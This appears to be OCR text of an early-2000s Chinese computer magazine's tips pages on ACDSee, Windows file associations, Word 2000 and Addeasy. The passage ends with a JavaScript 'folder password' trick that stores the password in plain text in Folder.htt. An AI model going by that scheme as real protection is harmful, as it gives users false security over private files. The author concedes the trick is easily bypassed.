
ACDSee 3.1现在不仅能查看图片，还能播放一些常见的音、视频文件：选中“Options”对话框的“Browser”标签中“Preview audio”下的“Video clips”复选框。以后当点中Gif动画文件、AVI文件、WAV及MIDI文件、MP3文件时，即会在预览框中出现播放条，并自动播放（图3）。

七、自动连续演示

首先在“Options”对话框的“Slide Show”标签中设置好图片播放的间隔时间、播放顺序（顺序中的随机），在“Auto-start:”后选择“Always”（以便在启动ACDSee时就进入播放状态），再选中“Wrap around”（循环播放），然后在“Viewer”标签中选中“Full-screen”（全屏显示）、“Hide mouse cursor in full-screen”(全屏时隐藏鼠标指针)，“Shrink to fit window”中的“screen”和“Zoom to fit window”中的“screen”（缩放图像适合全屏），在“Background”栏可设置背景（单色或图像平铺）。最后一定要点击“Save setting”按钮保存设置。这样只要双击某一图片文件，便自动启动Viewer并按设定参数将同一文件夹下所有图片文件进行全屏自动播放，通过右键快捷菜单可中止播放。

八、定制界面

ACDSee集成两种界面：Browser(浏览器)和Viewer(查看窗)，除调整界面布局的常规方法外，还可执行菜单命令“View”中的“Layout schemes...”，将当前的界面布局方案以某个名称保存起来，或者选择其中某种方案来重新布局当前的查看界面。另外，我们还可修改工具栏底图——在“C:\Program Files\ACD Systems\ACDSee”系统文件夹下找到ToolBar-Background.jpg文件（128×128，256色），用你自己的图替换它即可。

九、优化图像显示

很多的高质量图像是以24位色储存的，如果要在低色彩模式（如8位、16位）下显示图像，ACDSee必须作预处理来减少图像的颜色数(颜色数变换)。它提供了一种算法，可以在变换图像的颜色数时进行一种颜色抖动计算，使变换显示出来的图像能够更逼真地与原图像色彩近似。设置抖动可在“Options”的“Display”标签中进行，建议选择“按序抖动”(Ordered)。

十、查看非标准格式后缀名的图像文件

如果某人把他的“*.JPG”图形文件都改名成了“*.JPP”这样的非标准后缀，那么ACDSee会认为它不是图像文件而不予显示。但我们只要在ACDSee处于“Browser”模式时，点“Tools”菜单中的“Options”，在“File list”中选取“Reading Image Information”栏中的“Always”，以后ACDSee每进入一个文件夹都会自动扫描其中的所有文件，这样诸如“*.JPP”类非标准后缀名的图像文件就可以被识别出来进行浏览了（见图4）。

ACDSee3.1大小为5834kB,下载地址:ftp://ftp.acdsys.com/pub/english/acdsee/acdsee.exe。




图1



图2




图3




图4

打开方式”无局限

□天津 刘玉莲

通常情况下，一个文件只能被一种方式打开，如.doc文件只能用Word应用程序打开，.txt文件只能用记事本应用程序打开，这有时给我们的工作带来了诸多不便。其实通过设置，已注册的文件类型完全可以被另外一个应用程序打开。也就是说，一个文件类型并不局限于只被一种程序打开，而可以被两个或更多的应用程序打开，从而给我们的使用带来便利。

一、已注册文件类型用另一个应用程序打开

在Windows操作系统中，打开已注册文件会优先启动该类文件的服务程序，就像双击.bmp文件会先启动画图程序一样。对于未注册的文件，双击时会出现一个“打开方式”对话框，让你进行选择，此时选择正确的程序即可（如果同时将“始终用此程序打开该文件”选中，以后双击此类型的文件，系统就会自动调用你刚指定的程序）。

如图1所示，就是我们给“.CCC”文件指定打开程序。




图 1

有些软件在安装时就已自动对所用的文件类型进行了注册，打开它们可谓方便快捷。可是我们有时会遇到这种问题：想用Word来编辑txt文本文件，但双击.txt文件，弹出来的却是“记事本”，而不是功能强大的Word，这多少有些不便。

如何让已注册的文件类型改为另一个应用程序呢？

下面我们通过一个实例，来让Word“夺过”对.txt文件的优先使用权：按住Shift键，然后鼠标左键点击“我的电脑”，即可打开资源管理器。在资源管理器中选择[查看]→[选项]，点击[文件类型]标签，在“已注册的文件类型”中找到要更改的文件类型（本例中为.txt文件），点[删除]按钮，确认后关闭此对话框。

这时，“.txt”文件已被列入未注册的一类中。此时再双击任意一个txt文本文件，系统就会弹出窗口提示你打开程序，选为Word即可。至此.txt文件已注册到Word程序上了（其他文件类型的注册方法与此类似，不小心选错了打开方式时也可这么修正）。

如果在Windows2000中，则是鼠标左键点击“工具”菜单里的“文件夹选项”，其他操作同上。

二、一种类型文件同时能被多个应用程序打开

通过以上设置后，又会出现这样的问题：对于某一个txt文件，我们只想打开阅读一下，这时启动又大又沉的Word就有些“资源浪费”了。那么同一种文件类型可否用不同的服务程序打开呢？答案是肯定的。

我们可以按如下步骤操作：仍以.txt文件为例，按刚才的方法在[文件类型]找到需要修改的.txt文件类型，并点击[编辑]按钮，出现如图2所示对话框。



图 2

此时可在操作列表中看到已有的操作命令（系统默认鼠标双击时执行“Open”命令），接着点击[新建]按钮，出现如图3所示的“新操作”对话框，在“操作”中输入操作名称（例如输入“用Word打开”），在“程序”中选择相应的文件路径（例如Word的路径），之后一路“确定”后“关闭”。



图 3

以后再双击.txt文件即用记事本打开，而右键单击该文件时，可以从弹出来的菜单中选择用其他服务程序打开（如图4）。




图 4

若要给某一文件类型建立三种或更多种关联，重复以上步骤即可。

Word2000 表格技巧篇

□陈伯涛



Word2000 提供了非常强大的表格功能，可以让我们做出很漂亮的报表。这里我汇集了一些技巧提供给大家，希望对大家的工作能有所帮助。

一、表格整体调整用句柄

Word2000 表格有两个控制句柄（见图 1），把光标移到表格位置，它会显示出来。这两个句柄可对表格进行整体调整。

在表格左上角的是位置句柄，单击它可以选中整个表格，此时按住鼠标左键拖动能移动整个表格，双击它可以调出“表格属性”对话框，对表格进行综合设置，包括表格与文字的环绕方式、是否跨页显示和行、列、单元格的设置等。

在表格右下角的是缩放句柄，把鼠标放在这个小方块上，鼠标会变成一个斜方向箭头，按住鼠标左键不放并拖动，能放大和缩小整个表格大小。

二、表格被文字环绕

Word2000 表格的一个突出表现是可以和文字环绕，这样有利于美化版面。方法是：

1. 调整好表格的宽度，留出文字环绕位置，否则无法实现文字环绕。

2. 双击表格左上角的位置句柄，弹出“表格属性”对话框（见图2）。

3. 在“表格属性”对话框中，选择“表格”标签卡，在“对齐方式”和“文字环绕”栏目下选择环绕方式。

4. 单击“确定”按钮。

三、在表格中查找对象

如你利用表格制作一个通讯录，在长长的一串条目中，如何迅速找到需要的内容呢？你可以这样操作：选定整个表格，按Ctrl+F组合键激活查找对话框，在“查找内容”栏中输入需要查找的文字（如电话、地址等）（见图3），单击“查找下一处”按钮，Word2000将进行查找，并定位于查到的信息处。

四、在表格中按笔画排序

在一个长长的名单中如何对姓名按笔画进行排序？可以这样操作：

1. 将光标插入到表格中任何位置。

2. 单击菜单“表格→排序”命令，出现对话框。

3. 在“排序依据”栏中选“姓名”（按要求也可设其他排列依据，如单位等）。

4. 在“类型”下拉表中选择“笔画”（见图4）。

5. 选择“递增”复选框，单击“确定”按钮，排序即刻完成。

五、编排表格中的单元格序号

已经输入到表格单元格的内容也能像文档正文一样添加编号。你可以这样操作：




图 1



图 3



图 2



图 4

姓名	单位	地址	电话	EMAIL
1. 张三	浜口商场	张家浜 36 号	27262828	zs@ccn.com
2. 李四	卫生院	李子园 288 号	36363788	ls@9the.net
3. 王五	虹欣医药店	大码埠 38 宅	45689080	Hw1@sina.net
4. 赵六	江湾船修厂	赵河湾 888 巷	67893932	zl@online.com

图 5




图 6



图

跟我学

首先选定想要添加编号的单元格，选定的单元格可以是表中的列、行，可以是整列、整行，也可以是局部的连续的几个单元格。接着单击工具栏上的“编号”按钮，编号即出现（见图5）。

如果你熟悉格式刷的运用，可以用格式刷对不连续的单元格进行编号。

六、让每页都有标题行

大型表格往往有好几页，而表格第一行中各单元格的字段名怎样能出现在后续表格的首行呢？

实现的方法是：先选中表格的第一行（有标题的行），单击菜单中“表格→标题行重复”命令（见图6），让“标题行重复”命令被打开。以后长表格各页的首行都会显示标题了。

七、禁止跨页断行

一个单元格中的内容，因为跨页分在上下两页中，如何避免表格单元格在跨页时造成的不完整呢？

你可以这样操作：首先在表格中选中不许跨页断行的单元格位置，然后单击“表格>表格属性”命令，在“表格属性”对话框中选“行”选项卡，清除“允许跨页断行”复选框中的“√”（见图7），最后单击“确定”按钮。

八、设置跨页分断表格

有时，为了维持表格中内容的完整性，防止表格在不恰当的地方断开，就需要使表格在跨页时按特定位置分断。你可以这样做：

首先选中跨入下一页的那一行，接着按下Ctrl+Enter组合键，这样就插入了分页符，表格会在这个位置分割为上下两页。如果想把插入的分页符删除，只要把光标放在分页符的下一页首处按Backspace健即可。

九、用表格制作图表

用Word2000制作表格后可方便地制作成图表。方法是：

首先选定整个表格或表格的一部分，然后单击菜单的“插入>对象”命令，在“对象”对话框中选用“新建”标签卡，选中“Microsoft Graph 2000图表”选项（见图8），最后单击“确定”按钮。一个Excel表框（Word工具栏也发生了变化，可用来编辑图表）和一个图表就制作完成了（见图9）。

十、单元格中文字环绕图片

如果单元格中既要有文字性说明又要配上图片，在Word97中可以在同一单元格中输入文字并插入图片，但此时文字环绕功能却不能使用；而在Word2000中文字环绕功能不但能在单元格外使用，也可以在单元格内使用（见图10）。

十一、改变单元格文本对齐方式

改变表格中文字在水平方向上的对齐方式，方法很简单：首先将光标放到相应单元格内，然后运用工具栏上的“两端对齐”、“居中”、“右对齐”按钮即可。

对于垂直方向上的文字对齐方式，需要讲一下：比如，有一个通讯录，其内容文字多少不一（如图11），这时就有使用垂直对齐方式的必要了。

你可这样操作：首先单击工具栏上的“表格和边框”按钮，显示“表格和边框”工具条，然后选定需要改变对齐方式的单元格，单击“表格和边框”工具条上的“文字对齐”按钮，选择对齐方式（如图12）。如选择了“中部两端对齐”按钮，就会有如图13的效果。


十二、添加单元格底纹

在表格中给单元格添加上底纹会使视觉更清晰。使用方法是：首先选中需要添加底纹的单元格，单击菜单上“格式>边框和底纹”命令，在“边框和底纹”对话框中选择“底纹”选项卡，然后在填充栏中选择合适的颜色或灰度（见图14），最后单击“确定”按钮。这样我们可以为不同的单元格随意添加不同的底纹。

用同样方法，你可以为表中文字、段落添加不同颜色的底纹（见图15），也可以为整个表格加上底纹。不同的是，只需在“边框和底纹”对话框中的“应用范围”下选择不同的选项。



图 8



Í¼10

姓名	单位	地址	电话	EMAIL
张三	江苏省无锡市浜口商场	江苏省无锡市××县张家浜××村36号	27262828	zs@ccn.com

图 11

姓名	单位	地址	电话	EMAIL
张三	江苏省无锡市浜口商场	江苏省无锡市××县张家浜××村36号	27262828	zs@ccn.com

图 13




图 9



图 12




图 14

abc	123	456	def
789	gho	psq	xyz

图 15

Word实用技巧四例

□四川　安华龙



一、给 Word 预览加入翻页功能

Excel 预览中有“上页”、“下页”的按钮，在预览过程中可以很方便地翻页，查看每页的排版效果，而在 Word 中没有。不过 Word 中可以自定义功能按钮来实现。

步骤如下：点击“打印预览”按钮，点击“工具”菜单中“自定义项”，点击“命令”中的“所有命令”(如图1)，将右边命令中的“PageDown"(向下翻页)和“PageUp”(向上翻页）命令拖至工具栏……下次打印预览时，按下这两个按钮看看效果如何？至于想增加“至首页”和“至尾页”功能，如法炮制即可。

二、多页后的起始页码设为 1

如果文档中有标题页或引言，就可能需要在其后开始编排页码。要实现这一功能，就必须将文档分成多节，并断开各节之间的连接。例如我们要将一篇文稿前三页作为引子，从第 4 页才开始算页码为 1，步骤如下：

1.如果没有分节，请在第4页的首行前插入分节符。

2.单击“视图”菜单中的“页眉和页脚”命令。

3.单击“页眉/页脚”工具栏上的“与上一节相同”按钮（该按钮默认是被按下，表明页码与上一节相同），所以要单击使按钮弹起来，从而使页码与上一节不同（如图 2）。

4.单击“插入”菜单中的“页码”命令，单击“格式”按钮，在“起始页码”框中键入“1”。

现在看看页码的编排是不是从第 4 页开始为 1，后面的各页依次累加，而前3页是没有页码的，而且前3页不论如何编排页码都不会影响第 4 页以后的页码。

三、给文本框加阴影效果

1.选定需要添加阴影的文本框。

2.单击“绘图”工具栏上的“阴影”按钮。(什么？没有找到“绘图”工具栏？单击“视图”菜单“工具栏”中的“绘图”即可看到。)

3.单击“阴影样式”按钮可添加文本框的突出效果。如果你对阴影样式不满意，可以单击“阴影样式”中的“阴影设置”，在设置中能改变阴影的颜色和移动阴影（如图 3）。

此方法同样适用于图片。

四.制作复杂的立体框图

制作一个五边形的立体框图，如果用直线一条条的绘制，可就太麻烦了，而用绘图中的“三维效果”就简单多了。

1.单击菜单插入→图片，单击自选图形→基本形状→正五边形，拉出正五边形（图 4、5)。

2.单击“绘图”工具栏上的“三维效果”按钮，然后单击“三维效果 4”(图6)，正五边形就变成立体的了（图 7)。如果效果不好，可以在“三维效果”中单击“三维设置命令”，里面有九项功能，任你改变图形效果。

要制作其他复杂的图形，只要将各种图形组合在一起就可以了。



图 1



图 2




图 3



图 4




图 5




图 6




图 7

Word 制作精美日历

□北京 周渝霞

新世纪到来了，也许你想制作年历以提高你公司的知名度，推销你公司的产品，或者想制作一个具有家庭气氛的日历，要不就是看腻了千篇一律的日历想来个个性化……好在大家手头上都有Office2000，就跟我一起用Office2000来做一份精美日历吧（很简单喔）。

首先，在开始菜单上选择“新建Office文档”，在此对话框中点取“其他文档”标签页，这时对话框的窗口出现“日历向导”图标，请双击此图标（注意：如果你是第一次制作日历，双击此图标前，请在光驱中插入Office2000的安装光盘，在Word启动日历向导的同时，自动将日历模板安装到你的机器中）。这时显示在你面前的是日历向导的第一个对话框（见图1）。

然后我们只要根据日历向导的对话框，一步一步做下去即可做成一份精美日历。根据日历向导的提示，可以选择三种不同的日历样式（标准、横幅和优美）（见图2），可以选择日历方向及是否为日历预留图片空间。这里日历有纵向与横向两个方向供你选择，纵向的含义是生成的日历与图片在垂直的方向上，而横向的含义是生成的日历与图片在水平方向上。还可选择要生成的日历的年份和月数及在日历中是否要打印农历和节气（图3）。

在以上选择中，我们选择标准样式、日历方向为纵向、为日历预留图片、生成2001年日历并包含农历和节气。选择完后，点击“完成”按钮，这时一个根据你的要求生成的年历就做好了。

也许你会说，啊，这日历人人都能做，还不是千篇一律吗？其实不会，因为Word的这份日历最后是要插图的，你可以在日历中插入自己所喜好的图片，那样就不会千篇一律啦。

图片的风格尽可多种多样，你可以选择大自然、卡通人物、风景画等等，好在现在各种图片素材应有尽有。你还可以用家人的照片制作出具有浓厚家庭气氛的日历。为了使你的年历更具有个性，你还可充分发挥Word的编辑功能，在某月某日注明是你朋友或家人的生日。对节假日可选择鲜明的字体颜色，或调整图片与日历的大小比例以突出图片。要宣传公司，也可以将公司或单位的图标以水印的形式嵌入年历之中，等等……总之，你可以发挥想象，尽Office2000的所有功能，使你的日历锦上添花。

由于日历部分是由Word的表格画出来的，所以你还可以利用“表格的自动套用格式”功能来选择各式各样的表格格式（古典、简明、彩色、竖列、列表、立体、Web页等等），应用到日历中来（注：在选择表格自动套用格式后，有可能改变你原来日历的行高与列宽，要记得修改为原来的行高与列宽）。

日历做好以后，如果你对自己制作的作品非常满意，不妨把你的劳动成果打印出来，彩色的打印机更能显示出你的水平（当然，黑白打印机也可）。

OK，现在把你的作品挂到墙上或者放在玻璃板下（图4）……怎么样，效果还不错吧！

编者注：可恨，以前头儿每每用手工排定时间表，稍有改动则不胜其烦，所以头儿很少修改流程时间，大伙乐得轻松。如今有了这一招，头儿变动工作流程的时间是如鱼得水……鼠标轻点之间，俺们小编就疲于奔命，惨啊……看看俺们编辑用的日历吧（可是头儿亲手制作的喔）——没有漂亮美眉的照片，没有美丽的山水，有的只是冷冰冰的文字：3日，跟我学、步步高截稿……4日，傻博士、程序谷截稿……唉，这哪里是日历，简直是催命符啊……



图1



图2



图3




图4



图5

Word中用域统计字数

□无锡　罗松林

当我们写完一篇文章后，往往都希望了解一下文章的字数。虽然中文 Word 2000 提供了“字数统计”的功能，但主要是供用户直接了解文档的字数。显然，仅仅知道这些数字并没有太多的实际意义（编者注：对编辑可是很有意义的喔，呵呵）。

如果能够将这些数据直接插入文档之中，就可以方便以后对文档的有关管理了。笔者发现，许多用户经常是通过“字数统计”得知数字之后，再手工输入到文档中。虽然使用这种方法也可以了解字数统计结果，但是，一旦该文档随后进行了修改，就只好重新进行字数的统计和修改了，否则就会在字数统计上造成失误。

实际上，在使用中文 Word2000 的过程中，只要按照下面的操作步骤，通过利用中文 Word2000 提供的“域”功能，可以轻松得到修改后的字数统计结果。

1.首先移动鼠标将光标定位到需要插入字数统计的地方(例如文档末尾处)，然后输入关于提示字数统计结果的文字(例如“本文的总字数为：”)。

2.使用鼠标左键选择“插入”菜单中的“域”命令项，从而进入到“域”对话框中（图1）。

3.在“域”对话框中，首先选择“类别”列表中的‘文档信息’项,然后从‘域名’列表框中选择‘NumWords”项(该项用于统计文档总字数，也可根据需要选择“NumChars”项来统计文档总字符数，选择“NumPages”项来统计文档的总页数)(图2)，再使用鼠标左键单击“选项”按钮，进入到“域选项”对话框中（图3)。

4.在“域选项”对话框中，首先在“格式”列表框中选择“1，2，3，…”项，然后单击“添加到域”按钮，将所选择的格式加入到添加到域格式中，再单击“确定”按钮返回到“域”对话框中。

5.在“域”对话框中单击“确定”按钮，即可关闭所有对话框，并返回到文档编辑状态，此时可以看到在当前光标处显示出了“本文的总字数为：XXXX”的字样（图4）。

6.当插入上述域之后，如果对文档进行了修改，移动鼠标将光标定位于域代码上(此时颜色变为灰色)，然后按下 F9 键，则中文 Word2000 就会自动更新该域，并显示出修改后的总字数。

如果你嫌每次打印文稿前按一次 F9 很麻烦（编者注：我也觉得麻烦！），那你可以选择“工具”菜单中的“选项”，然后在“选项”界面中的“打印”里，设置“更新域”复选项有效，从而使中文 Word2000 在每次打印文档时自动更新该域，得到正确的字数统计结果。


值得一提的是，为了在每一篇文档中都插入字数统计结果，可以首先打开中文 Word2000 的通用模板(Normal.dot)，然后按照上述方法将有关字数统计的域插入该文件中，以后所建立的每一篇文档中就会自动带有字数统计的功能。

编者注：用上述方法，你也可以设置在文档中自动插入作者信息、E-mail 地址等相关资料，以后就不用每次投稿时都输入了。


图1


图2


图3


图4



漂亮简历跟我做

□黑龙江　InterFox

不管你是刚刚走出学校大门的毕业生，还是个想换一换工作环境的“不安分者”，或是想更好发展自己的“高级人物”，给其他公司发一份漂亮的个人简历都是一个使你身价有所抬高的举动。可是怎么写简历，又怎么能制作一份漂亮的简历呢？让小生与你细细道来。

由于简历的内容很少有变化，编制个人简历的机会也不是很多，所以我不提倡建立模板。好在Word2000想得周到，给我们提供了制作漂亮简历的另一个途径——简历向导。

为通过个人简历向导建立简历，我们可以进行如下步骤：在菜单“文件”中点“新建”，点“其他文档”，然后点“简历向导”，在右下方点“文档”，最后点“确定”（见图1）。

这样，我们就可以进入简历向导了。要注意一点，点“文档”而不是“模板”，是因为我们一般只要做一份自己的简历。但是也有特殊的时候，比方说你要为来你们公司应聘的所有人规定一个固定的简历形式，以便他们统一填写，这样你就要选择“模板”了——也就是说使用模板的地方是你需要用到大量的重复东西，切记！

此时Word2000将启动“简历向导”，我们可以在其中选择想要的样式、类型、地址等一些简历上有的，和使简历变得更漂亮的选项，当然如果这份简历有什么地方不适合你，没说的——改！可是怎么改呢？

看到向导左边的那个流程图了吗？它表示我们的工作过程，绿色的表示我们正在进行的页面，浅灰的表示我们还没设置过的，深灰的表示我们设置完的（见图2）。

记住，虽然是流程，可是如果对任何一个设置不满，都可以用鼠标去单击它所对应的方块(比如可以点“样式”左边的方块）……另外，让我隆重为你介绍无所不能的Office助手——你在制作过程中有任何问题时，都可以按下F1键，就可以把这位无所不知的小助手请来了，它可以帮助我们取消这次操作，或者使我们按顺序进行流程的每一步。另外，如果你对这种事事亲为的方式厌倦了，无论什么时候，你都可以按下“完成”，这样就直接进入简历的编辑状态了。因为对于我们没有设置的选项，Word2000会提供自己的默认设置。

接下来我们一步一步的走完简历向导的全程吧。

四种简历的样式在“样式”当中等着我们呢，它们分别是：表格型、专业型、现代型以及典雅型（如图3）。

实际上，“样式”就是你的简历的一个整体上的形式，你可以用每一个“样式”都试试，反正Word2000允许我们后悔……这里要注意，“上一步”按钮自动激活了，我们就可以通过它回到上一步。

“类型”决定你简历当中的内容，在向导中，它决定“标准标题”和“可选标题”当中的内容。实际上我们可以有两种选择的办法，一是不管三七二十一，任意选择某种类型，然后在“添加/排序标题”当中再做调节。另外就



图1




图2




图3

是仔细的选择，要注意，不同的类型、项目的先后次序也是有一定说法的。

可以看出，如果你是一个刚刚毕业、踌躇满志的毕业生，用条目型比较好。如果你想跳槽则用时间型。至于专业人士——当然用“专业型”了。现在我们去下一步。

“地址”让我们输入联系信息，这里的信息，在所有的样式及类型中都是一样的（见图4）。

再下面是“标准标题”，我们就不详细介绍了。想在自己的简历当中使用什么标题，就可以在前面打上对号。“可选标题”是对标准标题的一个补充，各位自己看着办。

任何事情都不是绝对的，别看Word2000提供了这么多的标题，可是有时候我们还有一些自己特殊的东西想添加在简历当中，这时，“添加/排序标题”该唱重头戏了（见图5）。

在这个项目中，会将你在“标准标题”、“可选标题”中的选择一一列表显示，这样我们就可以删除多选的，添加少选的，还可以排列顺序，相信聪明的你一定很容易就学会使用它了。


最后，当我们按“下一步”，在“完成”按钮上重重点下鼠标左键后，苦心经营的简历就终于完成了。

完成简历后，用Office助手的“添加信函封页”可以使我们的简历锦上添花——选择“添加信函封页”（见图6），此时Word2000将会自动生成一封有着事例内容的封页，你有几种选择：(1)完全采用；(2)修改采用；(3)不采用，用信笺向导自己制作。

关于如何打印信封，就不在这里讨论了。

由于简历本质就是一个大的表格，所以我们还可以对简历的细节进行修改。把隐藏的表格线显示出来后，就可以用表格的相关方法设置简历细节了。

最后，如果你的漂亮简历使你找到了好的工作，别忘了通知我一声喔？就到这里吧，再见！



Í¼4



图 5



Í¼6

右键精灵



□安徽　赵路

大家都知道，在Windows中如果双击一个文件，系统会调用默认的相关文件来打开它。可有时对于同一种类型的文件，在不同的场合需要用不同的程序来打开，如HTML文件有时需调用IE来进行浏览，有时要调用网页编辑工具进行修改，如何达到这一目的呢？可能各有各的方法，不过操作一般比较复杂，新手也难以掌握。

这里我们推出“右键精灵”——Addeasy，有了它，这一切都会迎刃而解。

右键精灵最新版本2.05，是共享软件(无功能时间限制)。适用于Windows95/98/NT4/2000等操作系统，作者主页为：http://qingyuan.csw.cnshare.net。该软件为一绿色软件，只要解包后执行主程序即可，界面如图1。它提供九大类数十种不同文件格式的修改功能。下面以打开ZIP格式的压缩文件为例，简述其功能。

如图1，选择“压缩”中的“ZIP”，图中右边会出现已有的键名Winzip及其相关的文件扩展名ZIP，在“调用的程序”中点“浏览”，选择可打开ZIP的程序（比如我用的是WINCMD32），并选择“只是调用文件”还是“用该程序打开指定文件”，然后确定就可以了。再用右键点击ZIP文件时，就可以看到你的修改效果。比如我的菜单就会出现新的一项：使用WINCMD32打开（如图2）：

如此这般，你就可以任意选择打开ZIP或其他文件的方式了。如果你的系统中此类“多重关联”较多，那系统重新安装后是不是还要再一一重新设置呢？别担心，Addeasy提供了导出注册表的功能，只要将相应项目选择“导出为注册表文件”，下次需要时只要将该注册文件导入到注册表就可以了，很方便吧。

有了Addeasy，是不是感觉鼠标右键的功能大为增强了？



图 1



图 2



用密码保护你的文件夹

□天津　PZou 武金刚

在WIN98里，我们不能直接用口令对每个文件夹加密。但有时候，我们又确实不想让其他人浏览某一个文件夹，怎么办呢？在这里介绍一种方法供您参考——用JavaScript脚本对文件夹加密。

首先，在文件管理器里，进入你想要加密的文件夹，鼠标左键点击菜单“查看”里的“自定义文件夹”选项，根据提示连续按“下一步”，最后点“完成”，此时会在该文件夹内产生一个名为Folder.htt的文件。

然后用记事本打开Folder.htt文件，找到<Body>标记，在它下面加入以下代码：

```
<!---以下是代码段--->
<script>
password=window.prompt("请输入打开此文件夹的密码","请在此处输入")
if (password == "zp")
    alert("密码正确.请按确定键进入")
else
    document.location="zp.htm"
</script>
<!---到此处脚本结束--->
```

保存Folder.htt文件，做完以上两步后，再打开记事本，在记事本中输入如下代码：

```
<body bgcolor = 3339fb>
<br>
<br>
<br>
<br>
<center>
<font size=7>对不起！<BR>
您输入的密码不正确;<BR>
您不能浏览此文件夹!!!!
</font>
</body>
```

然后保存为“zp.htm”，记得此“zp.htm”必须保存在需加密的文件夹内.

至此已大功告成!退出此文件夹后，再双击此文件夹看看（图1、2），看到效果了吗？

呵呵，其实，这只是利用JavaScript的简单例子，对于多少有点JavaScript编程技巧的人一下就能看穿，而且只要将“按WEB页方式查看”的选项去掉，这一方法也就失效了。不过对于初学者来说，却也可以起到一定的作用。

顺便补充一下，这一方法对于各硬盘驱动器也适用，就是说，你也可以利用此方法给硬盘加密。

（注：经编者试验，此法也适用于Windows2000中文版，只是步骤略有不同。在Windows2000中文版中则会生成一个“Folder Settings子目录，在该子目录下才有Folder.htt文件。而且在Windows2000中无法直接用记事本程序打开Folder.htt文件进行修改，只能在“自定义文件夹向导”中连续点击“下一步”，直到进入图3所示窗口时，选中“编辑该模板”，再点“下一步”，此时会出现“记事本”程序，再输入上述代码并按Ctrl＋S组合键保存。最后点完成即可。另外，zp.htm也要保存到Folder Settings子目录中。）

对于同样的目的，天津的武金刚朋友的做法又有所不同，他用的代码是：

```
